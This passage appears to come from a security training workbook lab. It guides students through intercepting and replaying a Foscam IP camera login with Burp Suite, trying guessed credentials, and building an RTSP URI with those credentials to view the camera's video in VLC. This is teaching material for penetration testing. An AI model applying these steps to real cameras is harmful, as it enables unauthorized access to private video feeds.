


After opening the Network Settings, configure the Connection Settings to use *Manual proxy configuration* set to:

- HTTP Proxy: `127.0.0.1` Port `8080`
- Click CHECK YES to `Also use this proxy for FTP and HTTPS`


After that click OK.

It should look like this settings:




After your browser is set up to intercept port 8080 traffic, go back to the website, attempt a log-in by entering the credentials `admin` and `admin`

Do this by clicking on the *Proxy*" tab, and with "Intercept is on" you should see the GET request like below.




Right click anywhere in the main window, and select **`Send to Repeater`**



Now unclick the "Intercept traffic on" button to turn OFF the Intercept traffic.

Click over to the Burp Repeater Tab. You should see the following window.

Click *Send* button in orange on the top left. This will issue a Request to the server, "repeating" the web Request we sent before. Notice that the Response returns with a result that is `-2` (this is the code that returns when wrong credentials are sent)




Now, lets try the valid credentials. (We can assume that this was easily guessed with Brute force logic, or trying several common credential pairs.)

Replace the `admin` and `admin` with `root` and `password1` as shown below, and click "Send" once more.

We can now see that this Reponse comes back with a `0` result, which means this is valid credentials.

Changed the usr= and the pwd= to use `root` and `password1` .




Step 3

Try to access the Portal with the discovered credentials

Trying to login with the credentials that were discovered from the Burp intruder scan results in a **Permission Deny**

This user must not have log in capability. But maybe there is something else we can do...



Step 4

Locate and read the online documentation on Foscam Web Cameras

Part of the work when testing a target is researching documentation for default credentials, or hidden functionality that may allow a pentester (or adversary) to access sensitive areas on IoT devices.

We know we are targeting a Foscam HP IP Camera because of the login portal information. Search the internet for some information on these devices, and see if we can find a way to access the video feed with the credentials we discovered.

Where is the PDF documentation for the Foscam IP Web Camera?

_____

Solution

Foscam PDF: `https://www.foscam.com/Uploads/usermanual/2019-07-09/User%20Manual%20for%20R2%20R4%20%20R2E_V2.6_English.pdf`

Sometimes the websites can remove, replace, or update the Manual location, so it also provided in the workbook files. You can also read the PDF located in:

`/var/www/html/workbook/labs/lab-1.3/FoscamManual.pdf`

Step 5

Find instructions about streaming video from the IP camera

Reading through the Foscam Manual, we can find a way to stream video through VLC player in the section 2.4 *Using the VLC player*

In this section, it explains that the camera supports RTSP streaming with a certain URI, and valid credentials.


Using the example, what would be the URI for our target webcam to access the streaming?

_____

Solution

URL for our Target's Video Stream: `rtsp://root:password1@sec556.mysecuritycamera.com:80/videoMain`

Foscam User Manual Section 2.4



2.4 Using the VLC player

The camera supports RTSP streaming, here you can view the camera by VLC player.

RTSP URL rtsp:// [user name][:password]@IP:Port number/videostream

The part in the square brackets can be omitted.
user name & password: The user name and password to access the camera. This part can be omitted.
IP: WAN or LAN IP address.
Port NO. : If there is the RTSP port number on the Port page, you must only use RTSP port number.

9


Step 6

Use VLC to connect to the WebCam Video Feed

With the information discovered in the User Manual, let's open VLC Player and follow the instructions to see if we can connect to the web cam.

Open VLC Player, and Under `Media` menu, select `Open Network Stream`


Logged in through the Web Portal on port 80.



